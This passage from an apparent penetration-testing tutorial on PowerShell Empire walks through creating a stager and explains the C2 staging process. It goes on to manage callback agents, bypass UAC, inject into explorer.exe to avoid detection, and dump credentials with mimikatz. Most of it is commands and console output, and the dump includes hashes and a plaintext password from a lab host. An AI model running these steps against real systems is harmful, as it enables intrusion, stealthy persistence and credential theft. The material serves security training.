Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
~ — harry@FuzzerOS: ~ — ssh harry@192.168.2.24
(Empire) > usestager
multi/bash          osx/ducky          osx/safari_launcher    windows/hta          windows/macroless_msword
multi/launcher       osx/dylib          osx/teensy           windows/launcher_bat  windows/shellcode
multi/macro          osx/jar           windows/backdoorLnkMacro windows/launcher_lnk
multi/pyinstaller    osx/launcher       windows/bunny          windows/launcher_sct
multi/war            osx/macho          windows/csharp_exe    windows/launcher_vbs
osx/applescript      osx/macro          windows/dll           windows/launcher_xml
osx/application     osx/pkg            windows/hta          windows/macro
(Empire) > usestager
```

We can start with the default PowerShell launcher for now. The `multi/launcher` module in Empire can be used to generate stagers for which are supported in multiple OS. By default, the launcher generates PowerShell stager but we can change the stager to use Python instead of PowerShell. This can be done by setting the `Language` option in `multi/launcher` module. For now let's execute the following command to select the PowerShell launcher:



```
| usestager multi/launcher
Harry
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) >
```

We can see the options required for the stager creation using the `info` command:

```

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
(Empire: stager/multi/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

```

Name	Required	Value	Description
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
Language	True	powershell	Language of the stager to generate.
Base64	True	True	Switch. Base64 encode the output.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	False	Token\All\1,Launcher\STDIN+\12467The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True.	For powershell only.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
StagerRetries	False	0	Times for the stager to retry connecting.
Listener	True		Listener to generate stager for.
Proxy	False	default	Proxy to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).

There are a few required options here, and they are all marked as `True`. Let's set the `Listener` option so that once this stager is executed, it will connect back on to the HTTP listener that we created in the previous phase. Execute the following command to set the listener:

```

| set Listener http
[Empire: stager/multi/launcher) > set Listener http
[Empire: stager/multi/launcher) > ?

```


Now that the listener is embedded in the stager code, let's create the stager using the `execute` command. This will give us a one-liner command:

The stager is ready for execution on the target server now. Let's look at the next phase.


# Phase 3 – Stager Execution

In this phase, the one-liner command will start the **staging process** for Empire. The following is the staging process in Empire, which takes place when the stager is executed on the target server:

1. When creating a one-liner launcher (stager), Empire embeds the staging key into the launcher itself:




2. A stager executed on the target server requests Stage 0; that is, a patched `stager.ps1`, which can be found in Empire's `data/agent/` directory.
3. Before sending Stage 0 to the target server, Empire encrypts it. (Stage 0 will be case-randomized and then XOR encrypted with the AES staging key.)
4. Launcher does the following things now:
  1. Receives Stage 0 and decrypts it
  2. Generates a RSA public/private key pair in-memory
  3. Encrypts the RSA public key with the AES staging key
  4. Sends the encrypted RSA public key (Stage 1) to the Empire C2



5. Empire C2 receives the encrypted RSA public key and decrypts it using the staging key to save the key for further communication.
6. Empire C2 now does the following things:
  - Generates an AES session key for agent's session management.
  - Gets its Epoch time.
  - Encrypts (Epoch time + session key) with RSA public key.

- Sends the encrypted Epoch time and session key to the target server:



7. The target server receives the encrypted values and decrypts them using the RSA private key.
8. The target server gathers basic system information, encrypts this information using the newly received AES session key, and sends it back to the Empire C2 (Stage 2).
9. Empire C2 decrypts the information received using the AES session key and sends the patched `agent.ps1` with the key, delay, and so on, to the target server. (This can be found in Empire's `data/agent/` directory.)
10. The agent starts its beaconing behavior. (The agent will call back to Empire C2 after a few seconds.)

When the stager is executed onto the target server, the stager will call back to the Empire C2, requesting Stage 1 and Stage 2:

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 192.168.2.9
[*] New agent W8ZAH79V checked in
[+] Initial agent W8ZAH79V from 192.168.2.9 now active (Slack)
[*] Sending agent (stage 2) to W8ZAH79V at 192.168.2.9
```

When Stage 2 is complete, the agent will begin the **beaconing process**.

# Phase 4 – Acquiring Agent

When the stager is executed on the target system, the Agent will connect back to the Empire Listener. We can view the active agents using the `agents` command as follows:

```
● ● ●
(Empire: stager/multi/launcher) > agents
[*] Active agents:
Name    La Internal IP    Machine Name    Username    Process    PID    Delay    Last Seen
-----  ---  -----  -----  -----  -----  ---  -----  -----
W8ZAH79V ps 192.168.2.9    PT-PC        PT-PC\PT    powershell  344    5/0.0    2018-08-28 22:56:20

(Empire: agents) > █
```

A live agent will give us the following information when the preceding command is executed:

- Name of the agent (Name)
- Launcher used by the stager (`La`) - PowerShell or Python
- Internal IP
- Machine name
- Username with the domain
- Process
- **Process ID (PID)**
- Delay with jitters
- Last seen

Instead of using the `agents` command, we can also use the `list` command to see all of the available agents. However, this will only work if we are in the agent's menu (`Empire: agents`):

```
(Empire: agents) > list
[*] Active agents:
Name      La Internal IP      Machine Name      Username      Process      PID      Delay      Last Seen
----  --  -----  -----  -----  -----  ---  -----  -----
7UEATMG3 ps 192.168.0.220  TESTER-PC      tester-PC\tester      powershell  2932  5/0.0  2018-09-11 10:21:03
3XTGK17C ps 192.168.0.220  TESTER-PC      *tester-PC\tester      powershell  2340  5/0.0  2018-09-11 10:21:03

(Empire: agents) > █
```

To view more options in the `agents` menu, we can execute the `help` command, or just a `:`:

```
(Empire: agents) > ?
Commands
=====
agents      Jump to the agents menu.
autorun     Read and execute a list of Empire commands from a file and execute on each new agent "autorun <resource file> <agent language
>" e.g. "autorun /root/ps.rc powershell". Or clear any autorun setting with "autorun clear" and show current autorun settings with "autorun sho
w".
back       Go back to the main menu.
clear      Clear one or more agent's taskings.
creds      Display/return credentials from the database.
exit       Exit Empire.
help       Displays the help menu.
interact   Interact with a particular agent.
kill       Task one or more agents to exit.
killdate   Set the killdate for one or more agents (killdate [agent/all] 01/01/2016).
list      Lists all active agents (or listeners).
listeners  Jump to the listeners menu.
lostlimit  Task one or more agents to 'lostlimit [agent/all] [number of missed callbacks]'.
main      Go back to the main menu.
remove    Remove one or more agents from the database.
rename    Rename a particular agent.
resource  Read and execute a list of Empire commands from a file.
searchmodule  Search Empire module names/descriptions.
sleep     Task one or more agents to 'sleep [agent/all] interval [jitter]'.
usemodule  Use an Empire PowerShell module.
usestager  Use an Empire stager.
workinghours  Set the workinghours for one or more agents (workinghours [agent/all] 9:00-17:00).

(Empire: agents) > █
```

We can also rename the agent name according to our needs by executing the `rename` command as follows:

```
| rename <agent's name> <new name>
(Empire: agents) > rename 7UEATMG3 TesterAgent1
(Empire: agents) > list
[*] Active agents:
Name      La Internal IP      Machine Name      Username      Process      PID      Delay      Last Seen
----  --  -----  -----  -----  -----  ---  -----  -----
TesterAg ps 192.168.0.220  TESTER-PC      tester-PC\tester      powershell  2932  5/0.0  2018-09-11 10:21:03
3XTGK17C ps 192.168.0.220  TESTER-PC      *tester-PC\tester      powershell  2340  5/0.0  2018-09-11 10:21:03

(Empire: agents) > █
```

To discover more about the agent, we can use the `interact` command to interact with an agent, and then use the `info` command to get more information regarding the chosen agent:

```
(Empire: agents) > interact TesterAgent1
(Empire: TesterAgent1) > info

[*] Agent info:

  nonce          0784247684179213
  jitter          0.0
  servers         None
  internal_ip    192.168.0.220
  working_hours
  session_key    hLduYU{fe2m,D&J}9.!?y63P)Q5]=NsK
  children        None
  checkin_time   2018-09-11 08:45:56
  hostname        TESTER-PC
  id              1
  delay           5
  username        tester-PC\tester
  kill_date       None
  parent          None
  process_name   powershell
  listener        Empire
  process_id     2932
  profile         /admin/get.php,/news.php,/login/process.phpMozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
  os_details     Microsoft Windows 7 Professional
  lost_limit      60
  taskings        None
  name            TesterAgent1
  language        powershell
  external_ip    [REDACTED]
  session_id     7UEATMG3
  lastseen_time  2018-09-11 10:21:03
  language_version 2
  high_integrity 0

(Empire: TesterAgent1) > █
```

We now have an active agent connected to our Empire C2, just like a **Meterpreter session opened** in Metasploit. We can now interact with the agent for further post exploitation.

# Phase 5 – Post Module Operations

Once the agent is connected back to the Empire C2, we can start with our post exploitation process using the Empire modules. The post exploitation modules can be categorized into two parts:

- PowerShell-based post modules
- Python-based post modules

Let's see the following table to get more clarity about the post modules in Empire and how they are further categorized:

Module category	PowerShell	Python
<b>Code Execution</b>	√	✗
<b>Collection</b>	√	√
<b>Credentials</b>	√	✗
<b>Exfiltration</b>	√	✗
<b>Exploitation</b>	√	√
<b>Lateral Movement</b>	√	√
<b>Persistence</b>	√	√
<b>Management</b>	√	√
<b>Privilege Escalation</b>	√	√
<b>Situational Awareness</b>	√	√
<b>TrollsPloit</b>	√	√
<b>Recon</b>	√	✗

Every module category mentioned in the preceding table has sub-modules in it.

For example, code execution has the following modules available in Empire:

- `invoke_dllinjection` will inject a DLL into the process ID of your choosing
- `invoke_ntsd` uses NT Symbolic Debugger to execute Empire launcher code
- `invoke_shellcode` will inject shellcode into the process ID of your choosing, or within the context of the running PowerShell process
- `invoke_metasploitpayload` will spawn a new, hidden PowerShell window that downloads and executes a Metasploit payload
- `invoke_reflectivepeinjection` will reflectively load a DLL/EXE into the PowerShell process or reflectively load a DLL into a remote process
- `invoke_shel1codemsil` will execute shellcode within the context of the running PowerShell process, without making any Win32 function calls

Now let's explore some post exploitation scenarios for different operating systems.

# Empire post exploitation for Windows

Assuming that we have already got an agent connected to us, we will now perform post exploitation on Windows OS when the agent's security context is low. As demonstrated in the following screenshot, we have got an agent which has low privileges (`high_integrity: 0`):

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: agents) > interact W8ZAH79V
(Empire: W8ZAH79V) > info

[*] Agent info:

  nonce          5246499115150878
  jitter          0.0
  servers         None
  internal_ip    192.168.2.9
  working_hours
  session_key    oz(kW+:dD<P450l>$1erT*8E[0iC/3!-
  children        None
  checkin_time   2018-08-28 22:56:05
  hostname        PT-PC
  id              1
  delay           5
  username        PT-PC\PT
  kill_date
  parent          None
  process_name   powershell
  listener        http
  process_id     344
  profile         /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                  6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
  os_details     Microsoft Windows 7 Ultimate
  lost_limit      60
  taskings        None
  name            W8ZAH79V
  language        powershell
  external_ip    192.168.2.9
  session_id     W8ZAH79V
  lastseen_time  2018-08-28 22:57:01
  language_version 2
  high_integrity 0

(Empire: W8ZAH79V) > █
```

We can elevate the privileges using the privilege escalation modules in Empire. For this scenario, we will be using the `bypassuac_eventvwr` module.

To execute this module, use the `bypassuac` command and the listener as the argument passed to `bypassuac_eventvwr`:

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
[(Empire: W8ZAH79V) > bypassuac http
[*] Tasked W8ZAH79V to run TASK_CMD_JOB
[*] Agent W8ZAH79V tasked with task ID 1
[*] Tasked agent W8ZAH79V to run module powershell/privesc/bypassuac_eventvwr
(Empire: W8ZAH79V) > [*] Agent W8ZAH79V returned results.
Job started: 4SV8DT
[*] Valid results returned by 192.168.2.9
[*] Sending POWERSHELL stager (stage 1) to 192.168.2.9
[*] New agent 731LH26E checked in
[+] Initial agent 731LH26E from 192.168.2.9 now active (Slack)
[*] Sending agent (stage 2) to 731LH26E at 192.168.2.9
```

The same thing can be achieved using the following commands:

```
| usemodule privesc/bypassuac_eventvwr
~ — -bash      ...  .../data/agent — harry@openvpn: ~ — -bash  ...openvpn: ~ — ssh harry
(Empire: TesterAgent1) > usemodule privesc/bypassuac_eventvwr
(Empire: powershell/privesc/bypassuac_eventvwr) >
```

This will bring us to the `bypassuac_eventvwr` menu.

Let's execute the `info` command to see the options available in this module:

```
(Empire: powershell/privesc/bypassuac_eventvwr) > info

    Name: Invoke-EventVwrBypass
    Module: powershell/privesc/bypassuac_eventvwr
    NeedsAdmin: False
    OpsecSafe: True
    Language: powershell
MinLanguageVersion: 2
    Background: True
    OutputExtension: None

Authors:
    @enigma0x3

Description:
    Bypasses UAC by performing an image hijack on the .msc file
    extension and starting eventvwr.exe. No files are dropped to
    disk, making this opsec safe.

Comments:
    https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-
    eventvwr-exe-and-registry-hijacking/

Options:
    Name      Required    Value          Description
    ----      -----      -----          -----
    Listener  True        default       Listener to use.
    UserAgent False       default       User-agent string to use for the staging
                                         request (default, none, or other).
    Proxy     False       default       Proxy to use for request (default, none,
                                         or other).
    Agent     True        TesterAgent1  Agent to run module on.
    ProxyCreds False      default       Proxy credentials
                                         ([domain\]username:password) to use for
                                         request (default, none, or other).
```

The `Listener` field is required here, so let's set up the listener using the following command:

```
| set Listener http
```

```
(Empire: powershell/privesc/bypassuac_eventvwr) > set Listener http
(Empire: powershell/privesc/bypassuac_eventvwr) > info

    Name: Invoke-EventVwrBypass
    Module: powershell/privesc/bypassuac_eventvwr
    NeedsAdmin: False
    OpsecSafe: True
    Language: powershell
    MinLanguageVersion: 2
    Background: True
    OutputExtension: None

    Authors:
        @enigma0x3

    Description:
        Bypasses UAC by performing an image hijack on the .msc file
        extension and starting eventvwr.exe. No files are dropped to
        disk, making this opsec safe.

    Comments:
        https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/

    Options:

    Name      Required      Value      Description
    ----      -----      -----
    Listener   True          http       Listener to use.
    UserAgent  False         default   User-agent string to use for the staging
                                         request (default, none, or other).
    Proxy      False         default   Proxy to use for request (default, none,
                                         or other).
    Agent      True          TesterAgent1
    ProxyCreds False        default   Agent to run module on.
                                         Proxy credentials
                                         ([domain\]username:password) to use for
                                         request (default, none, or other).
```

A new agent will be connected back to the Empire C2 with a higher security context once the module is successfully executed:

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: W8ZAH79V) > list agents

[*] Active agents:

  Name      La Internal IP      Machine Name      Username      Process      PID      Delay      Last Seen
  ----      --      -----      -----      -----      -----      --      --      -----
  W8ZAH79V ps 192.168.2.9      PT-PC          PT-PC\PT      powershell    344      5/0.0      2018-08-28 22:59:03
  731LH26E ps 192.168.2.9      PT-PC          *PT-PC\PT      powershell    2216     5/0.0      2018-08-28 22:58:59

(Empire: W8ZAH79V) >
```

The \* in front of the username means this is a high integrity agent (also known as a **privileged agent**). Empire also has a very interesting feature named

workinghours. This will Get or Set an agent's working hours (9:00-17:00). Execute the following command to use this feature:

```
| workinghours
```

```
(Empire: W8ZAH79V) > workinghours
[*] Tasked W8ZAH79V to run TASK_SHELL
[*] Agent W8ZAH79V tasked with task ID 2
(Empire: W8ZAH79V) > [*] Agent W8ZAH79V returned results.
agent working hours: WORKING_HOURS_REPLACE
[*] Valid results returned by 192.168.2.9
```

The agent will now only connect back to us according to the target server's working hours. Because of this, it is better to stay hidden for longer.

Let's interact with a high integrity agent for further post exploitation:

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: agents) > list
[*] Active agents:
Name      La Internal IP      Machine Name      Username      Process      PID      Delay      Last Seen
-----  -----  -----  -----  -----  -----  -----  -----  -----
W8ZAH79V ps 192.168.2.9      PT-PC          PT-PC\PT      powershell    344      5/0.0      2018-08-28 23:00:33
731LH26E ps 192.168.2.9      PT-PC          *PT-PC\PT    powershell    2216     5/0.0      2018-08-28 23:00:35
(Empire: agents) > interact 731LH26E
(Empire: 731LH26E) >
```

The agent connected back with the Empire C2 using the PowerShell process. This also means that any user on the target server can detect the `powershell.exe` process in their task manager. To stay hidden, it's always a good idea to migrate to another process. In Metasploit, this can be achieved by using the `migrate` command but unfortunately, Empire doesn't have a direct way to perform process migration. However, Empire does have process injection supported, so let's use process injection as a workaround for process migration.

Let's first list all the processes on the target server using the `ps` command:

```

Harry — harry@FuzzerOS: ~/Empire — ssh
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
~ — msfconsole -r rev_https

[(Empire: 731LH26E) > ps
[*] Tasked 731LH26E to run TASK_SHELL
[*] Agent 731LH26E tasked with task ID 3
(Empire: 731LH26E) > [*] Agent 731LH26E returned results.

ProcessName          PID Arch      UserName      MemUsage
-----  -----  -----  -----
Idle                0  x64      N/A          0.02 MB
System               4  x64      N/A          1.60 MB
conhost              212 x64     PT-PC\PT    5.75 MB
smss                288 x64     NT AUTHORITY\SY 0.85 MB
                           STEM
svchost              328 x64     NT AUTHORITY\LO 17.39 MB
                           CAL SERVICE

```

Injecting in `explorer.exe` with PID 1048:

svchost	908	x64	N/A	12.16 MB
svchost	912	x64	N/A	22.04 MB
explorer	1048	x64	PT-PC\PT	32.61 MB
dwm	1092	x64	PT-PC\PT	3.87 MB
conhost	1108	x64	PT-PC\PT	5.10 MB
svchost	1120	x64	N/A	23.07 MB

Injecting into another process using `psinject`:

```

(Empire: AT1YSB7G) >
(Empire: AT1YSB7G) > psinject
[!] Injection requires you to specify listener
(Empire: AT1YSB7G) > psinject Empire 1048
[*] Tasked AT1YSB7G to run TASK_CMD_JOB
[*] Agent AT1YSB7G tasked with task ID 7
[*] Tasked agent AT1YSB7G to run module powershell/management/psinject
(Empire: AT1YSB7G) > █

```

At this point, the new agent connects back to the listener:

```
(Empire: AT1YSB7G) > [*] Agent AT1YSB7G returned results.  
Job started: G6A4L2  
[*] Valid results returned by 182.68.210.178  
[*] Sending POWERSHELL stager (stage 1) to 182.68.210.178  
[*] New agent XMRSBDYZ checked in  
[+] Initial agent XMRSBDYZ from 182.68.210.178 now active (Slack)  
[*] Sending agent (stage 2) to XMRSBDYZ at 182.68.210.178
```

Let's check the newly connected agent to confirm whether or not the process injection worked:


```
(Empire: AT1YSB7G) > list agents  
[*] Active agents:  
Name La Internal IP Machine Name Username Process PID Delay Last Seen  
---- -- -----  
TesterAg ps 192.168.0.220 TESTER-PC tester-PC\tester powershell 2932 5/0.0 2018-09-11 10:21:03  
3XTGK17C ps 192.168.0.220 TESTER-PC *tester-PC\tester powershell 2340 5/0.0 2018-09-11 10:21:03  
3B5QCL2S py 127.0.0.1 xXxZombi3xXx.local Harry /usr/bin/python 50920 5/0.0 2018-09-13 22:17:34  
AT1YSB7G ps 192.168.2.11 PT-PC PT-PC\PT powershell 2444 5/0.0 2018-09-14 09:06:04  
DRE3TSL7 ps 192.168.2.11 PT-PC PT-PC\PT explorer 1048 5/0.0 2018-09-14 09:06:04  
XMRSBDYZ ps 192.168.2.11 PT-PC PT-PC\PT explorer 1048 5/0.0 2018-09-14 09:06:03  
(Empire: AT1YSB7G) > █
```

We can look for the saved credentials in Empire using the `creds` command:

```
(Empire: 731LH26E) > creds  
Credentials:  
CredID CredType Domain UserName Host Password  
----- ----- ----- ----- ----- -----
```

We don't have any credentials saved for now, so let's run `mimikatz` to gather credentials. By default, Empire uses the `mimikatz logonpasswords` module.

To execute Mimikatz, run the `mimikatz` command as follows:




```

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
[(Empire: 731LH26E) > mimikatz
[*] Tasked 731LH26E to run TASK_CMD_JOB
[*] Agent 731LH26E tasked with task ID 4
[*] Tasked agent 731LH26E to run module powershell/credentials/mimikatz/logonpasswords
~ — msfconsole -r rev_https_handler_8080.rc

```

Upon successful execution, the plain text password is retrieved and stored:




```

SID : S-1-5-21-3881186481-1336627236-1975937850-1001
msv :
[00000003] Primary
* Username : PT
* Domain   : PT-PC
* LM        : dc33fac2e34c9437aad3b435b51404ee
* NTLM      : ee206513a3facf8228b7dbbff8302cef
* SHA1      : a5e6d9fb6e1135365c49339b68ab56175ffad9c7
tspkg :
* Username : PT
* Domain   : PT-PC
* Password : harry
wdigest :
* Username : PT
* Domain   : PT-PC
* Password : harry
kerberos :
* Username : PT
* Domain   : PT-PC
* Password : harry

```

Now let's check the stored credentials again:



```

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
[(Empire: 731LH26E) > creds
Credentials:

```


CredID	CredType	Domain	UserName	Host	Password
1	hash	PT-PC	PT	PT-PC	ee206513a3facf8228b7dbbff8302cef
2	plaintext	PT-PC	PT	PT-PC	harry

The credentials are now stored. These credentials can further be used in post exploitation.

# Empire post exploitation for Linux

Empire also supports Python-based modules. This means that any OS which has Python installed on them is supported as well. Let's take a look at how we can perform post exploitation on Linux using Empire.

